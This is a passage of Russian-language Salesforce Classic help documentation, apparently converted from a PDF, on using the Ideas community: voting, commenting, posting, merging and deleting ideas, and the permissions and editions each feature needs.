
Раздел «Действие сообщества» отображается на вкладке профиля «Общие сведения» и сравнивает действия пользователя с действиями других участников. Чтобы оценить действия других участников сообщества, воспользуйтесь соответствующими профилями.

ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Идеи доступны в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Компонент Chatter Answers доступен в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.



Ниже перечислены действия, общие количества которых отображаются на странице профиля при использовании компонента Chatter Answers.

- Заданные вопросы
- Отвеченные вопросы
- Вопросы, решенные посредством лучшего ответа

Чтобы открыть вкладку «Вопрос и ответ», щелкните ссылку **«Вопросы»**.

Ниже перечислены действия, общие количества которых отображаются на странице профиля при использовании функции «Репутация» в сообществе «Идеи».

- Созданные идеи
- Полученные комментарии
- Комментарии и идеи, за которые проголосовали

Чтобы открыть вкладку «Идеи», щелкните ссылку **«Идеи»**.

Общие сведения об идеях

«Идеи» — это сообщество пользователей, публикующих идеи, голосующих за них и размещающих комментарии к идеям. Сообщество «Идеи» — это интерактивный и понятный способ привлечения, управления и демонстрации инноваций.

Совет: Salesforce поддерживает собственное сообщество «Идеи», в рамках которого пользователи Salesforce предоставляют отзывы по продуктам и предлагают новые функции. Чтобы посетить данный ресурс, откройте страницу http://ideas.salesforce.com.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра вкладки «Идеи»:
- «Чтение» для идей

Для просмотра и голосования за идеи:
- «Чтение» для идей

Для создания и комментирования идей:
- «Создание» для идей

Для редактирования идей и комментариев:
- Полномочие «Редактирование» для идей

Терминология сообщества «Идеи»

Ниже перечислены термины, используемые в сообществе «Идеи».

Категория, идеи

Категории — это значения, определяемые администратором, которые помогают организовать идеи в логические подгруппы внутри зоны. Раскрывающийся список «Просмотр категории» на вкладке «Идеи» позволяет фильтровать идеи по категории, а раскрывающийся список «Категории» на странице «Добавить идеи» позволяет назначать категории. Например, зона идей, посвященная вопросам качественного улучшения производимой линии одежды, может использовать следующие категории: «Рубашки», «Пиджаки» и «Свитера». Каждая организация использует один общий набор категорий, который может быть добавлен или удален из каждой зоны. Зоны идей и ответов используют разные категории, заданные администратором.

Comment

Комментарии — это текстовые ответы на размещенные идеи, которые объединяются в обсуждение идей. Комментарии, опубликованные последними, отображаются на вложенной вкладке «Комментарии» вкладки «Идеи». На странице сведений об идее комментарии отображаются в хронологическом порядке — от более старых к более новым.

Сообщество

Сообщества — это настраиваемые общедоступные или личные области, позволяющие сотрудникам, клиентам и партнерам совместно работать над бизнес-процессами и обмениваться приобретенным опытом.

Эксперт сообщества

Эксперт сообщества — это участник сообщества, который официально выступает от имени организации. Когда эксперты сообществ размещают комментарии или идеи, рядом с их именем отображается уникальный значок ( ). Администратор Salesforce может назначить необходимое количество экспертов.

Понизить

Чтобы понизить рейтинг неудачной идеи на 10 очков, нажмите кнопку **«понизить»**. Рейтинг идеи может быть понижен только один раз. Идея, рейтинг которой был понижен, не может быть повышена. Если количество отрицательных голосов превышает количество положительных, то рейтинг идеи может быть отрицательным.

Период расцвета

Параметр «Период расцвета» определяет скорость, с которой устаревшие идеи перемещаются в нижние строки рейтинга на вложенной вкладке «Популярные идеи», чтобы уступить место тем идеям, за которые недавно были отданы голоса. Чем меньше период расцвета, тем быстрее устаревшие идеи перемещаются вниз страницы. Данный параметр влияет на все зоны в организации.

Идея

Идеи — это предположения, опубликованные участниками сообщества идей и организованные по зонам. Например, идея для зоны, специализирующейся по теме «Автомобильные принадлежности», может иметь следующий заголовок: «Изолированные подстаканники для хранения напитков». Идея для зоны, специализирующейся по теме «Льготы сотрудников компании», может иметь следующий заголовок: «Корпоративный детский сад».

Пространства идей

Пространство идей — это форум, позволяющий приглашать участников сообщества к публикации идей по конкретным темам. Опубликованные идеи могут содержать возможные решения проблем или предложения по модернизации компании.

Очко

Очко — это единица измерения, определяющая популярность идеи. Каждому голосу соответствует 10 очков (положительная оценка добавляет 10 очков, отрицательная — отнимает 10 очков). Общее количество очков отображается слева от идеи.

Популярные идеи

Вложенная вкладка «Популярные идеи» позволяет сортировать идеи по внутреннему рейтингу, основанному на времени размещения положительных голосов за идею. Независимо от общего количества очков, идеи с более новыми положительными голосами отображаются выше, чем идеи с более старыми положительными голосами. Таким образом, чем позже идея приобрела популярность, тем выше она отображается на странице.

Портал

Если организация использует клиентский или партнерский портал, то вкладка «Идеи» может быть добавлена на один или оба портала, чтобы предоставить пользователям портала возможность участия в собственных сообществах «Идеи». Раскрывающийся список «Зона», расположенный вверху вкладки «Идеи», содержит все доступные зоны, а каждая зона содержит собственную уникальную группу идей.

Повысить

Чтобы повысить рейтинг идеи на 10 очков, нажмите кнопку **«повысить»**. Рейтинг идеи может быть повышен только один раз. Идея, рейтинг которой был понижен, не может быть повышена. Система Salesforce автоматически повышает рейтинг любой собственной идеи.

Недавние действия

Страница «Недавние действия» содержит краткие сведения обо всех последних действиях пользователя в зоне. Например, данная страница содержит все идеи и комментарии, опубликованные пользователем в зоне, а также идеи, за которые он голосовал. Чтобы просмотреть страницу «Недавние действия», откройте вкладку «Идеи» и щелкните свое прозвище в верхнем правом углу страницы.

Статус

Статус идеи помогает участникам зоны отслеживать ее развитие. Например, значения «Проверяется», «Проверено», «Скоро появится» и «Теперь доступно» — это типичные статусы, которые могут быть заданы и назначены идеям. Статус идеи отображается напротив ее заголовка для всех участников зоны.

Лучшие за все время идеи

Вложенная вкладка «Лучшие за все время» сортирует идеи по количеству очков — от наибольшего к наименьшему. Данная вложенная вкладка позволяет просмотреть самые популярные идеи в журнале зоны «Идеи».

Голос, идея

Голосование в сообществе идей предполагает повышение или понижение рейтинга идеи. Принятие голоса, отданного участником сообщества, подтверждается наличием его прозвища в нижней части страницы сведений об идее. Чтобы просмотреть все идеи, голос за которые уже отдан, откройте страницу «Недавние действия».

Зона

Зоны помогают объединять идеи и вопросы в логические группы; каждая зона имеет собственное направление, уникальные идеи и вопросы.

Использование сообщества «Идеи»

Пространства идей

Использование сообщества «Идеи»

«Идеи» — это сообщество пользователей, публикующих идеи, голосующих за них и размещающих комментарии к идеям. Сообщество «Идеи» — это интерактивный и понятный способ привлечения, управления и демонстрации инноваций. Ниже перечислены доступные действия.

- Публикация идей
- Просмотр идей или пространств идей
- Поиск идей
- Голосование за идеи
- Комментирование идей
- Просмотр недавних действий и ответов
- Подписка на каналы распределения

Идеи, принадлежащие ко всем категориям, отображаются на вложенной вкладке «Популярные идеи» вкладки «Идеи». Чтобы изменить текущее представление, откройте другую вложенную вкладку (например, «Недавние идеи» или «Лучшие за все время»). Чтобы вернуться к списковому представлению, нажмите кнопку **«Список»**.значок трехстолбцового списка

Просмотр идей

Голосование за идеи

Комментирование идей

Выбор понравившихся комментариев к идеям

Чтобы выразить свою поддержку, выберите понравившийся комментарий.

Удаление идей

Просмотр страницы «Недавние действия»

Подписка на каналы распределения для сообщества «Идеи»

Публикация и редактирование идей

Объединение идей

Советы по использованию сообщества «Идеи»

Советы по использованию HTML-редактора

СМ. ТАКЖЕ:

Общие сведения об идеях

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра вкладки «Идеи»:

- «Чтение» для идей

Для просмотра и голосования за идеи:

- «Чтение» для идей

Для создания и комментирования идей:

- «Создание» для идей

Для редактирования идей и комментариев:

- Полномочие «Редактирование» для идей

Просмотр идей

Ниже перечислены подразделы, посвященные способам просмотра идей.

- Доступ ко вкладке «Идеи» в системе Salesforce
- Доступ ко вкладке «Идеи» на портале
- Просмотр популярных идей
- Просмотр недавних идей
- Просмотр лучших за все время идей
- Просмотр идей по категории
- Просмотр идей по статусу
- Просмотр идей в других зонах
- Просмотр сведений об идее

Доступ ко вкладке «Идеи» в системе Salesforce

По умолчанию вкладка «Идеи» доступна в приложении «Сообщество» системы Salesforce. Чтобы выбрать данное приложение, воспользуйтесь меню приложений Force.com, которое расположено в верхнем правом углу любой страницы Salesforce.

Помните, что администратор организации может добавить вкладку «Идеи» в другие приложения, а также переименовать данную вкладку.

Чтобы открыть вкладку «Идеи», нажмите кнопку Tab. Чтобы вернуться к списковому представлению, нажмите кнопку **«Список»**.

Совет: Раскрывающийся список «Зона», расположенный вверху вкладки «Идеи», содержит все доступные зоны, а каждая зона содержит собственную уникальную группу идей.

Доступ ко вкладке «Идеи» в сообществе Salesforce.com

Администратор организации может добавить вкладку «Идеи» в созданное сообщество Salesforce.com путем ее добавления в список выбранных вкладок во время настройки сообщества.

Доступ ко вкладке «Идеи» на портале

Если пользователям организации предоставлен доступ к клиентскому или партнерскому порталу, то администратор портала может настроить отображение вкладки «Идеи» на любом типе портала. Идеи, отображающиеся на портале, создаются на портале или в системе Salesforce, поддерживающей их публикацию на портале.

Просмотр популярных идей

Вложенная вкладка «Популярные идеи» позволяет сортировать идеи по внутреннему рейтингу, основанному на времени размещения положительных голосов за идею. Независимо от общего количества очков, идеи с более новыми положительными голосами отображаются выше, чем идеи с более старыми положительными голосами. Таким образом, чем позже идея приобрела популярность, тем выше она отображается на странице.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра вкладки «Идеи»:
- «Чтение» для идей

Для просмотра и голосования за идеи:
- «Чтение» для идей

Для создания и комментирования идей:
- «Создание» для идей

Для редактирования идей и комментариев:
- Полномочие «Редактирование» для идей

Просмотр недавних идей

Вложенная вкладка «Недавние идеи» содержит идеи, опубликованные последними. Новые идеи отображаются над старыми идеями.

Просмотр лучших за все время идей

Вложенная вкладка «Лучшие за все время» содержит идеи с наибольшим количеством очков. Вложенная вкладка «Лучшие за все время» содержит популярные идеи, набравшие наибольшее количество очков за все время своего существования; вложенная вкладка «Популярные идеи» содержит идеи, получившие последние положительные голоса.

Просмотр идей по категории

Категории — это значения, определяемые администратором, которые помогают организовать идеи в логические подгруппы внутри зоны. Раскрывающийся список «Просмотр категории» на вкладке «Идеи» позволяет фильтровать идеи по категории, а раскрывающийся список «Категории» на странице «Добавить идеи» позволяет назначать категории.

Чтобы просмотреть идеи по категории, выберите нужную категорию в раскрывающемся списке «Просмотр категории». Или щелкните ссылку на категорию напротив имени пользователя, отображающегося под описанием идеи.

Просмотр идей по пространствам идей

Все идеи, опубликованные в пространстве идей, доступны для просмотра. Страница сведений о пространстве идей позволяет управлять пространством идей и связанными идеями.

Просмотр идей по статусу

Статус идеи помогает участникам зоны отслеживать ее развитие. Например, значения «Проверяется», «Проверено», «Скоро появится» и «Теперь доступно» — это типичные статусы, которые могут быть заданы и назначены идеям. Статус идеи отображается напротив ее заголовка для всех участников зоны.

Чтобы просмотреть идеи по статусу, откройте вкладку «Идеи» и выберите нужное значение в раскрывающемся списке «Статус». Чтобы просмотреть все идеи зоны, которым назначен данный статус, щелкните соответствующую ссылку напротив идеи.

Просмотр идей в других зонах

Администраторы могут создавать разные зоны, каждая из которых использует собственный уникальный список идей. При просмотре идей убедитесь в выборе нужной зоны. Чтобы просмотреть идеи в отдельной зоне, выберите нужную зону в списке зон вверху страницы.

Просмотр сведений об идее

Чтобы открыть страницу сведений об идее, щелкните заголовок нужной идеи. Ниже перечислены разделы, доступные на странице сведений об идеи.

- Сведения об идее (включая полный текст идеи и количество набранных очков)
- Связанное пространство идей и соответствующая зона
- Все комментарии к идее
- Область ввода нового комментария

- Список последних ста пользователей, проголосовавших за идею (имена пользователей сортируются слева направо — от последних голосов к первым)
- Страница сведений позволяет администратору редактировать, удалять и объединять идеи.

СМ. ТАКЖЕ:

Общие сведения об идеях

Голосование за идеи

Комментирование идей

Публикация и редактирование идей

Использование сообщества «Идеи»

Голосование за идеи

Голосование в сообществе идей предполагает повышение или понижение рейтинга идеи. Чтобы повысить рейтинг понравившейся идеи на 10 очков, нажмите кнопку **«повысить»**. Рейтинг идеи может быть повышен только один раз. Идея, рейтинг которой был понижен, не может быть повышена. Система Salesforce автоматически повышает рейтинг любой собственной идеи.

Чтобы понизить рейтинг неудачной идеи на 10 очков, нажмите кнопку **«понизить»**. Рейтинг идеи может быть понижен только один раз. Идея, рейтинг которой был понижен, не может быть повышена. Если количество отрицательных голосов превышает количество положительных, то рейтинг идеи может быть отрицательным.

Чтобы проголосовать за идею, выполните указанные ниже действия.

1. Выберите нужную идею на вкладке «Идеи».
2. Чтобы повысить рейтинг идеи на 10 очков, нажмите кнопку **«повысить»**. Чтобы понизить рейтинг идеи на 10 очков, нажмите кнопку **«понизить»**.

Прим.: Рейтинг новой опубликованной идеи автоматически повышается на 10 очков.

СМ. ТАКЖЕ:

Общие сведения об идеях

Просмотр идей

Использование сообщества «Идеи»

Просмотр страницы «Недавние действия»

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра вкладки «Идеи»:

- «Чтение» для идей

Для просмотра и голосования за идеи:

- «Чтение» для идей

Для создания и комментирования идей:

- «Создание» для идей

Для редактирования идей и комментариев:

- Полномочие «Редактирование» для идей

Комментирование идей

Комментарии — это текстовые ответы на размещенные идеи, которые объединяются в обсуждение идей. Комментарии, опубликованные последними, отображаются на вложенной вкладке «Комментарии» вкладки «Идеи». На странице сведений об идее комментарии отображаются в хронологическом порядке — от более старых к более новым.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра вкладки «Идеи»:
- «Чтение» для идей

Для просмотра и голосования за идеи:
- «Чтение» для идей

Для создания и комментирования идей:
- «Создание» для идей

Для редактирования идей и комментариев:
- Полномочие «Редактирование» для идей

Добавление комментариев к идеям

Чтобы добавить комментарии к идеям, доступные другим участникам сообщества, выполните указанные ниже действия.

1. Выберите нужную идею на вкладке «Идеи».
2. Щелкните заголовок идеи или ссылку **«Комментарии»**, расположенную под описанием идеи.
3. Введите комментарий в текстовое поле раздела «Добавить комментарий» на странице сведений об идее. Разрешается использовать не более 4 000 символов.

   Если в организации включен HTML-редактор для сообщества «Идеи», то описание может содержать код HTML и опорные интерактивные изображения. Если HTML-редактор отключен, рекомендуем использовать только обычный текст. .
4. Чтобы отправить комментарий, нажмите кнопку **«Опубликовать»**.

Новый комментарий добавляется в связанный список «Комментарии» на странице сведений об идее.

Редактирование комментариев к идеям

Чтобы изменить комментарий, добавленный к идее, выполните указанные ниже действия.

1. Щелкните ссылку **«Правка»** напротив нужного комментария на странице сведений об идее.
2. Внесите необходимые изменения.
3. Чтобы сохранить внесенные изменения, нажмите кнопку **«Применить»**.

Удаление комментариев к идеям

Комментарии к идеям могут быть удалены только при наличии полномочия «Удаление» для идей.

1. Щелкните ссылку **«Удал.»** напротив нужного комментария на странице сведений об идее.
2. Нажмите кнопку **«OK»**.

Просмотр недавно опубликованных комментариев

Чтобы просмотреть комментарии, опубликованные в сообществе «Идеи» последними, откройте вложенную вкладку «Комментарии» и выберите нужную зону. Чтобы открыть страницу сведений о соответствующей идее, щелкните текст нужного комментария.

Ниже перечислены элементы, доступные на вложенной вкладке «Комментарии».

- Комментарии отображаются в хронологическом порядке — от более новых к более старым.

- Заголовок прокомментированной идеи отображается над комментарием.
- Псевдоним пользователя, опубликовавшего комментарий, отображается напротив комментария.
- Общее количество комментариев к идее отображается в скобках. Например, ссылка «Комментарии [20]» указывает на наличие 20 комментариев к данной идее.

СМ. ТАКЖЕ:

Общие сведения об идеях

Просмотр идей

Использование сообщества «Идеи»

Выбор понравившихся комментариев к идеям

Выбор понравившихся комментариев к идеям

Чтобы выразить свою поддержку, выберите понравившийся комментарий.

Щелкните ссылку **«Нравится»** под комментарием, связанным с идеей.

Если комментарий больше не нравится, щелкните ссылку **«Не нравится»**.

Сообщество «Идеи» учитывает количество предпочтений, полученных комментарием. Каждое предпочтение, отданное комментарию, увеличивает общий результат комментария и репутацию прокомментировавшего пользователя на одно очко.

ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

СМ. ТАКЖЕ:

Комментирование идей

Удаление идей

Чтобы удалить идею, выполните указанные ниже действия.

1. Чтобы открыть страницу сведений об идее, щелкните заголовок нужной идеи.
2. Нажмите кнопку **«Удалить»**.
3. Нажмите кнопку **«OK»**.

Основная идея, все дочерние идеи и связанные комментарии перемещаются в корзину. Обратите внимание, что восстановление основной идеи из корзины приводит к восстановлению дочерних идей, связанных комментариев и голосов.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для удаления идей и комментариев:

- «Удаление» для идей

СМ. ТАКЖЕ:

Объединение идей

Публикация и редактирование идей

Просмотр страницы «Недавние действия»

Страница «Недавние действия» содержит краткие сведения обо всех последних действиях пользователя в зоне. Чтобы просмотреть страницу «Недавние действия», откройте вкладку «Идеи» и щелкните свое прозвище в верхнем правом углу страницы. Чтобы просмотреть страницу «Недавние действия» для другого участника зоны, щелкните имя нужного участника, отображаемое под любой опубликованной им идеей или комментарием. Чтобы просмотреть действия для других доступных зон, выберите нужную зону в списке «Зона».

Ниже перечислены значки, используемые на странице «Недавние действия» для обозначения разных типов действий.

- обозначает отправленные идеи.
- обозначает идеи, голос за которые уже отдан.
- обозначает собственные комментарии и комментарии других пользователей к опубликованным идеям.

Чтобы просмотреть дополнительные сведения, воспользуйтесь ссылками, расположенными на левой боковой панели страницы «Недавние действия».

- Чтобы просмотреть список собственных идей, опубликованных в данную зону, щелкните ссылку «Отправленные идеи». Первой отображается самая последняя идея.
- Чтобы просмотреть список идей данной зоны, голос за которые уже отдан, щелкните ссылку «Идеи, за которые проголосовали».
- Чтобы просмотреть последние опубликованные комментарии ко всем собственным идеям, а также последние опубликованные комментарии ко всем идеям, прокомментированным ранее, щелкните ссылку «Недавние ответы». Данный раздел не отображается при просмотре недавних действий другого участника сообщества.

  Чтобы быстро просмотреть количество недавних ответов, воспользуйтесь значком в верхнем правом углу вкладки «Идеи». Данный значок отображается только при наличии нового ответа.

Прим.: Стандартное изображение не может быть заменено собственным изображением.

СМ. ТАКЖЕ:

Общие сведения об идеях

Просмотр идей

Использование сообщества «Идеи»

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра вкладки «Идеи»:

- «Чтение» для идей

Для просмотра и голосования за идеи:

- «Чтение» для идей

Для создания и комментирования идей:

- «Создание» для идей

Для редактирования идей и комментариев:

- Полномочие «Редактирование» для идей

Подписка на каналы распределения для сообщества «Идеи»

Каналы распределения позволяют пользователям подписываться на изменения, происходящие в сообществе «Идеи», а также получать обновления для внешних программ чтения новостей. Ниже перечислены обязательные условия для подписки на каналы распределения сообщества «Идеи».

- Сообщество «Идеи» должно быть доступным посредством сайтов Force.com.
- Поле «Категории» должно быть включено в сообществе «Идеи». В некоторых организациях данное поле включено по умолчанию.

Чтобы подписаться на канал распределения, щелкните значок канала ( ) на одной из указанных ниже страниц вкладки «Идеи».

- Вложенная вкладка «Популярные идеи»
- Вложенная вкладка «Недавние идеи»
- Вложенная вкладка «Лучшие за все время»
- Вложенная вкладка «Комментарии»

  Данный канал позволяет просматривать отдельные комментарии даже в том случае, если они принадлежат одной идее, тогда как вложенная вкладка «Комментарии» группирует комментарии и отображает только количество последних комментариев, опубликованных для отдельной идеи.

- Страница «Недавние действия»

  Чтобы подписаться на канал, содержащий все комментарии конкретного участника сообщества, щелкните имя нужного участника, отображаемое под любой опубликованной им идеей или комментарием. Затем щелкните значок канала на странице «Недавние действия» данного участника сообщества. При подписке на канал «Недавние действия» другого участника сообщества данный канал содержит последние комментарии только соответствующего участника.

Прим.: Дочерние идеи (идеи, объединенные с основной идеей) не отображаются в каналах. Каналы содержат только основные идеи.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра вкладки «Идеи»:
- «Чтение» для идей

Для просмотра и голосования за идеи:
- «Чтение» для идей

Для создания и комментирования идей:
- «Создание» для идей

Для редактирования идей и комментариев:
- Полномочие «Редактирование» для идей

СМ. ТАКЖЕ:

Общие сведения об идеях

Публикация и редактирование идей

Публикация идей

1. Чтобы найти похожие идеи, воспользуйтесь полем поиска на боковой панели. Данное действие позволяет сократить количество повторяющихся идей в сообществе. Если похожие идеи отсутствуют, перейдите к следующему действию.
2. Чтобы создать идею, воспользуйтесь одним из указанных ниже способов.
   - Выберите нужное сообщество в раскрывающемся списке «Сообщество» на вкладке «Идеи» и нажмите кнопку **«Добавить идею»**.
   - Нажмите кнопку **«Создать идею»** в списковом представлении «Идеи», выберите нужное сообщество и нажмите кнопку **«Продолжить»**.
   - Выберите пункт **«Идея»** в раскрывающемся списке «Создать...» на боковой панели, выберите нужное сообщество и нажмите кнопку **«Продолжить»**.
3. При публикации идеи в пространство идей выберите нужное пространство идей из списка. Идеи могут быть опубликованы только в те пространства идей, которые доступны в собственном сообществе.
4. Введите заголовок идеи (не более 255 символов).

   После ввода заголовка система Salesforce выполняет автоматический поиск похожих идей и отображает первые пять совпадений. Чтобы открыть страницу сведений о похожей идее в новом окне, щелкните заголовок нужной идеи. Страница сведений содержит описание идеи и позволяет принять участие в голосовании (взамен публикации повторяющейся идеи в сообществе). Чтобы опубликовать собственную уникальную идею в случае отсутствия похожих идей, выполните указанные ниже действия.
5. Введите описание идеи в поле «Описание».

   Если в организации включен HTML-редактор для сообщества «Идеи», то описание может содержать код HTML и опорные интерактивные изображения. Если HTML-редактор отключен, рекомендуем использовать только обычный текст. .
6. Выберите как минимум одну категорию.
7. При необходимости выберите статус идеи (доступно только администраторам). Раскрывающийся список «Статус» доступен только администраторам.
8. При необходимости добавьте вложение в идею (данная функция должна быть включена администратором).
   - Нажмите кнопку «Обзор» и выберите нужный локальный файл.

     Пользователи могут прикреплять любые поддерживаемые типы файлов, включая презентации Microsoft® PowerPoint®, электронные таблицы Excel®, PDF-файлы Adobe®, изображения, аудио- и видеофайлы. Максимальный размер вложения определяется администратором организации.
   - При необходимости введите заголовок файла. В противном случае имя файла отображается как заголовок вложения.
9. Нажмите кнопку **«Опубликовать»**.

Новая идея добавляется на вложенную вкладку «Недавние идеи», а ее рейтинг автоматически повышается на 10 очков. Каждый голос соответствует 10 очкам.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра вкладки «Идеи»:
- «Чтение» для идей

Для просмотра и голосования за идеи:
- «Чтение» для идей

Для создания и комментирования идей:
- «Создание» для идей

Для редактирования идей и комментариев:
- Полномочие «Редактирование» для идей

Совет: Чтобы гарантировать ясность идеи для других пользователей, воспользуйтесь указанными ниже рекомендациями.

- Использование полных предложений.
- Максимальная краткость и ясность.
- Проверка орфографии и пунктуации.

Редактирование идей

Редактирование сведений о текущих идеях доступно только при наличии полномочия «Редактирование» для идей.

1. Щелкните заголовок нужной идеи на вкладке «Идеи».
2. Нажмите кнопку **«Правка»**.
3. При необходимости измените заголовок, описание, категорию и статус идеи (доступно только администраторам).
4. Чтобы сохранить внесенные изменения, нажмите кнопку **«Применить»**.

Функция редактирования сведений об идее не поддерживает возможность изменения соответствующих комментариев.

СМ. ТАКЖЕ:

Общие сведения об идеях

Использование сообщества «Идеи»

Объединение идей

Общие сведения

Как правило, увеличение количества участников зоны инициирует увеличение количества повторяющихся идей. Повторяющиеся идеи препятствуют быстрому просмотру отзывов ввиду публикации комментариев и голосов в разных похожих идеях. Оптимальным решением данной проблемы является объединение повторяющихся идей, при котором одна идея становится основной, а остальные похожие идеи становятся дочерними.

Ниже перечислены рекомендации по объединению идей.

- Объединенные идеи не могут быть разделены.
- Все голоса, принадлежащие дочерним идеям, переносятся в основную идею. Если участник сообщества голосует за две идеи, которые затем объединяются, то голос за основную идею сохраняется, а голос за дочернюю идею пропускается.
- Пользователи могут голосовать и добавлять комментарии только к основным идеям.
- Идеи, принадлежащие разным зонам, не могут быть объединены.
- Удаление основной идеи приводит к автоматическому удалению всех дочерних идей. Дочерние идеи не могут быть удалены по отдельности.
- Основная идея не наследует статус и категорию дочерних идей.
- Идея, ставшая дочерней в результате объединения, отображается на странице «Отправленные идеи», но удаляется с других страниц раздела «Недавние действия».
- Объединенные идеи не отображаются в списке отправленных идей на странице сведений о пространстве идей и не учитываются полем «Отправленные идеи».

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для объединения нескольких идей:

- Полномочие «Редактирование» для идей

- Объединение дочерней идеи препятствует редактированию поля «Пространство идей».
- Объединенная дочерняя идея отображается пользователю-отправителю в списке «Отправленные идеи» на странице «Недавние действия» соответствующего пользователя.

Объединение идей

Чтобы найти и объединить повторяющиеся идеи, выполните указанные ниже действия.

1. Щелкните заголовок нужной идеи на вкладке «Идеи».
2. Нажмите кнопку **«Найти повторы»** на странице сведений об идее. Система Salesforce обработает все идеи, доступные в зоне, и отобразит пять идей, заголовки которых соответствуют заголовку текущей идеи.
3. Если список «Возможные повторы» не содержит нужных идей, введите ключевые слова в поле «Поиск повторов» и нажмите кнопку **«Поиск»**. Система Salesforce отобразит новый список возможных повторов.
4. Выберите нужные идеи в списке «Возможные повторы».

   Чтобы просмотреть сведения о возможном повторе, щелкните заголовок нужной идеи. Чтобы вернуться к результатам поиска, нажмите кнопку обозревателя «Назад».
5. Нажмите кнопку **«Объединить с текущей идеей»**.
6. Выберите основную идею и нажмите кнопку **«Объединить»**.
7. Чтобы завершить объединение, нажмите кнопку **«ОК»**.

Советы по использованию сообщества «Идеи»

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра вкладки «Идеи»:	«Чтение» для идей
Для просмотра и голосования за идеи:	«Чтение» для идей
Для создания и комментирования идей:	«Создание» для идей
Для редактирования идей и комментариев:	Полномочие «Редактирование» для идей
Для создания сообществ:	Настройка приложения

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

